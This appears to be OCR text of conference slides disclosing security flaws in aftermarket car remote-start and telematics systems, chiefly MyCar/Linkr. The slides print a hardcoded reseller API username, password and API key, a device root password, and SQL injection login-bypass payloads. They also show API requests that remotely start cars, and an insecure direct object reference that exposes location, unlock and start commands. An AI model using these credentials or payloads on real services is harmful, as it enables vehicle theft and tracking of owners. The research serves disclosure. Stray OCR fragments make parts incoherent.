12	0C	0E	03	35	03	FF FF F2	38	0D	0C 0E 03 35 03 FF FF F2 38 0D	remote	panick
13	0C	0E	03	38	03	FF FF F3	3B	0D	0C 0E 03 38 03 FF FF F3 3B 0D	remote	Unlock?
14	0C	0E	03	39	03	FF FF F1	3C	0D	0C 0E 03 39 03 FF FF F1 3C 0D	remote	aux1
15	0C	0E	03	3A	03	FF FF F1	3D	0D	0C 0E 03 3A 03 FF FF F1 3D 0D	remote	aux2
16	0C	0E	03	3B	03	FF FF F1	3E	0D	0C 0E 03 3B 03 FF FF F1 3E 0D	remote	aux3
17	0C	0E	03	3C	03	FF FF F1	3F	0D	0C 0E 03 3C 03 FF FF F1 3F 0D	remote	aux4
18	0C	0E	03	A8	05	8D 33 31 00 33	6C	0D	0C 0E 03 A8 05 8D 33 31 00 33 6C 0D	remote	Valet Mode Enable/Disable
19	0C	0E	03	AA	03	FF FF F1	AD	0D	0C 0E 03 AA 03 FF FF F1 AD 0D	remote	Status Request
20	0C	03	0E	BF	02	01 00	D3	0D	0C 03 0E BF 02 01 00 D3 0D	starter	add remote
21	0C	0E	03	E3	03	00 00 01	F8	0D	0C 0E 03 E3 03 00 00 01 F8 0D	remote	Valet button Press
22	0C	0E	03	E3	03	00 00 02	F9	0D	0C 0E 03 E3 03 00 00 02 F9 0D	remote	Valet button Press


Start Sentinel
Command
Payload
(Address)
End Sentinel
0C
0E 03
32
03
FF FF F1
35
0D
Direction
(I.E. Garbage)
Length
Checksum

Demos

Particle.io firmware can be found at: https://github.com/jmaxxz/OpenRemoteStart





MyCar (Cellular Remote)

Linkr MOBILE

from OMEGA RESEARCH & DEVELOPMENT TECHNOLOGIES, INC.

Model: LINKR-LT1

1st YEAR INCLUDED!

powered by MYCAR


Key Features:

- Control & Confirm LOCK, UNLOCK, START, STOP, TRUNK, & Aux Functions
- View the vehicle's current location
- Displays remote start remaining run time
- NEW run time extender feature!
- Shows door locked/unlocked status
- Displays vehicle votlage & Linkr network connection
- Direct plug-in to Excalibur 70 series remote starts
- Direct plug-in to OmegaLink RS kits
- Alarm trigger alert
- Install as stand alone tracker (Only GPS instant locate & alarm alert is available)
- Supports iDatalink, Posse, Fortin, & DBI/Smartstart protocols
- Includes the 1st year of service ($29 USD/ $40 CAD for the following year)
- Works in the USA, Puerto Rico, and Canada

Compatible Systems:

MyCar AKA

- Linkr-LT1
- MyCar Kia
- Visions MyCar
- Carlink (CL6)



Ask Cybergibbons! @cybergibbons · Mar 8

We spent a wad of cash getting some of the most popular after market car alarms fitted to our cars.

One made by @PandoraCarAlarm, one by @ViperSmartStart.

There are devices intended to make you car more secure.

One of them was claimed to be "unhackable".

11 98 238

Ask Cybergibbons! @cybergibbons · Mar 8

But both systems allowed the user's accounts to be taken over.


With this take over we could geo-locate the vehicle, see which model it was, unlock the doors, and turn off the immobiliser.

Making your car more secure?

No. Not at all.

1 14 53

How does this happen?




COM3 - PuTTY

```
[1210] cmdline: boot_select=0 fota_mode=0 mid=WLTSMQ-100 quiet loglevel=0 CONSOL
l_uart,0x78b3000 androidb[1230] Updating device tree: start
[1330] Updating device tree: done
[1340] booting linux @ 0x80008000, ramdisk @ 0x80008000 (0), tags/device tree @
[1340] = Enable Watchdog Timer =

--------------------------------------
You are in at_engine now.
You can use at command here.
Enter "exit" to start login shell.
--------------------------------------



IMEI:   [redacted]
BIN:    4.2.7
APP:    2.4.0
IP:     "173.27.224.18",46033
LPORT:  17006
APN:    m2mglobal
APNAT:
SIM:    Detected
Ready
```

Tips for using Uart

- 3.3v 115200 baud uart
- Change server
  AT+XIP="173.27.224.18",46033
- root password is **oelinux123**
- https://fccid.io/2AEB4AG21/User-Manual/User-manual-3104674




10 20 30 40 50 60 70 80 90 100 110 120
0 10 20 30 40 50
-10 0 10 20 30 40
-20 -10 0 10 20 30
-30 -20 -10 0 10 20
-40 -30 -20 -10 0 10
°C
°F
CONANT CUSTOM BRASS, INC.

```java
public static String m2mMasterDistributorPassword() {
    return "Zw,Jq#Rz5z&b6";
}

public static String m2mMasterDistributorUsername() {
    return "api@solutionstlm.com";
}

public static String buildM2mVerificationEmail(String str) {
    return String.format("%s%s", new Object[]{"100000/Resources/?UserLogin=", str});
}
```

TestAuth

GET https://api.m2msuite.com/v1.1/109.3/100008/Access

Params Authorization Headers (1) Body Pre-request Script Tests

TYPE

Basic Auth

The authorization header will be automatically generated when you send the request. Learn more about authorization

Preview Request

Username api@solutionstlm.com

Password ZwJq#Rz5z&b6

Show Password

Body Cookies (1) Headers (10) Test Results Status: 200

Pretty Raw Preview JSON


```
{
    "UserID": 100004,
    "UserName": "API",
    "TimeZone": "",
    "APIKey": "f5f9218a347300ecc8e3770621526
    "AccountID": 100000,
    "AccountType": "RESELLER",
    "AccountName": "MyCar Admin",
    "AccountLat": 0,
    "AccountLng": 0,
    "LastAccess": "2019-01-25T07:00:02-0000"
}
```


"AccountID": 100000,
"AccountType": "RESELLER",
"AccountName": "MyCar Admin",
"AccountLat": 0,


HELL'S KITCHEN
THURSDAYS FOX
#hellskitchen

POST Start Car

Start Car

POST https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands

Params Authorization Headers (1) Body Pre-request Script Tests

none form-data x-www-form-urlencoded raw binary GraphQL BETA JSON (application/json)

```
{
    "DeviceID": {{DEVICE_ID}},
    "Type": "EngineStart"
}
```

Response

Start Car

POST https://api.m2msuite.com/v1.1/109.3[redacted]/Commands

Params | Authorization | Headers (2) | Body | Pre-request Script | Tests

TYPE

Basic Auth

The authorization header will be automatically generated when you send the request. Learn more about authorization

Preview Request

Username api@solutionstlm.com

Password ZwJq#Rz5z&b6

Show Password

Body | Cookies (1) | Headers (9) | Test Results

Status: 200 OK

Status: 200 OK Time

Pretty | Raw | Preview | JSON

```
1 {
2     "ID": 2[redacted]
3 }
```


starz

```
{
    "UserID": 100004,
    "UserName": "API",
    "TimeZone": "",
    "APIKey": "f5f9218a347300ecc8e3770621526e72b4e09e70bd5b75bf89fceac89b1582b6",
    "AccountID": 100000,
    "AccountType": "RESELLER",
    "AccountName": "MyCar Admin",
    "AccountLat": 0,
    "AccountLng": 0,
    "LastAccess": "2019-01-25T07:00:02+0000"
}
```

Username	api
Password	"f5f9218a347300ecc8e3770621526e72b4e09e70bd5b75bf89fceac89b1582b6",

Demo

Example Vectors

Untargeted (admin)

UserName: **API**
Password: **f") OR "1"<>"1**

Targeted

UserName: **example@example.com" OR ("1"<>"1**
Password: **a") OR "1"<>"1**

Start Car

POST https://api.m2msuite.com/v1.1/109.3/1[redacted]/Commands

Params | Authorization | Headers (2) | Body | Pre-request Script | Tests

TYPE

Basic Auth

The authorization header will be automatically generated when you send the request. Learn more about authorization

Preview Request

Username [redacted]@gmail.com" OR ("1"<>"1

Password a") OR "1"<>"1

Show Password

Body | Cookies (1) | Headers (9) | Test Results

Status: 200 OK Time: 244 ms

Pretty | Raw | Preview | JSON

```
{
    "ID": 258[redacted]
}
```

GET https://api.m2msuite.com/v1.3/109.3/100008 OR /Access

Params Authorization Headers (2) Body Pre-request Script Tests

TYPE

Inherit auth from parent

The authorization header will be automatically generated when you send the request. Learn more about authorization

This request is using an

Body Cookies (1) Headers (9) Test Results

Pretty Raw Preview HTML

```
1 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
 to use near 'OR account_id=[redacted]) AND (parent_id=[redacted] OR parent_id=100008 OR )'
    at line 1
```

TestAuth

GET https://api.m2msuite.com/v1.2/109.3/100008/Access

Params | Authorization | Headers (2) | Body | Pre-request Script | Tests

TYPE

Basic Auth

The authorization header will be automatically generated when you send the request. Learn more about authorization

Preview Request

Username "[redacted].com

Password f" OR "1"<>"2

Show Password

Body | Cookies (1) | Headers (9) | Test Results

Status: 200 OK Time: 56 ms

Pretty | Raw | Preview | HTML

```
1 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '[redacted].com" AND
2         u.password   ="f" OR "1"<>"2") OR
3     ' at line 19
```


```
error in your SQL syntax; check the m
  u.password    ="f" OR "1"<>"2") OR
```

Remote Starting a Car

POST https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands Send Save

Params Authorization Headers (11) Body Pre-request Script Tests Cookies Code Comments (0)

none form-data x-www-form-urlencoded raw binary GraphQL BETA JSON (application/json) Beautify

```
{
    "DeviceID": {{DEVICE_ID}},
    "Type": "EngineStart"
}
```

Body Cookies (1) Headers (9) Test Results Status: 200 OK Time: 113 ms Size: 300 B Save Download

Pretty Raw Preview JSON

```
{
    "ID": 3[redacted]
}
```

Demo

Getting Command Status

GET https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands/{{COMMAND_ID}} Send Save

Params Authorization Headers (9) Body Pre-request Script Tests Cookies Code Comments (0)

Query Params


KEY	VALUE	DESCRIPTION	••• Bulk Edit
Key	Value	Description	

Body Cookies (1) Headers (10) Test Results Status: 200 OK Time: 70 ms Size: 529 B Save Download

Pretty Raw Preview JSON



```
{
    "ID": 3[redacted],
    "DeviceID": 1[redacted],
    "Type": "EngineStart",
    "CreatedDateTime": "2019-07-20T[redacted]",
    "Status": "TimedOut",
    "UpdatedDateTime": "2019-07-20T[redacted]",
    "IssuerID": 1[redacted]
}
```

No Direct Object Reference?



Duplicate Information

- USER_EMAIL ≈ ACCOUNT_ID



Duplicate Info Can Lead to Bugs


```
// Case 1
if(USER_EMAIL owns DEVICE_ID){
        DoCommand();
}
```

```
// Case 2
if(ACCOUNT_ID owns DEVICE_ID){
        DoCommand();
}
```

```
// Case 3
if(USER_EMAIL owns ACCOUNT_ID) {
        DoCommand();
}
```

```
// Case 4
if(USER_EMAIL owns ACCOUNT_ID AND
  ACCOUNT_ID owns DEVICE_ID){
        DoCommand();
}
```

Direct Object Reference




An attacker could Remotely


- Locate car
- Unlock car
- Start car
- Lock car
- Trigger alarm
- Edit car
- Check the status of any command

MyCar's Fix For Hardcoded Password

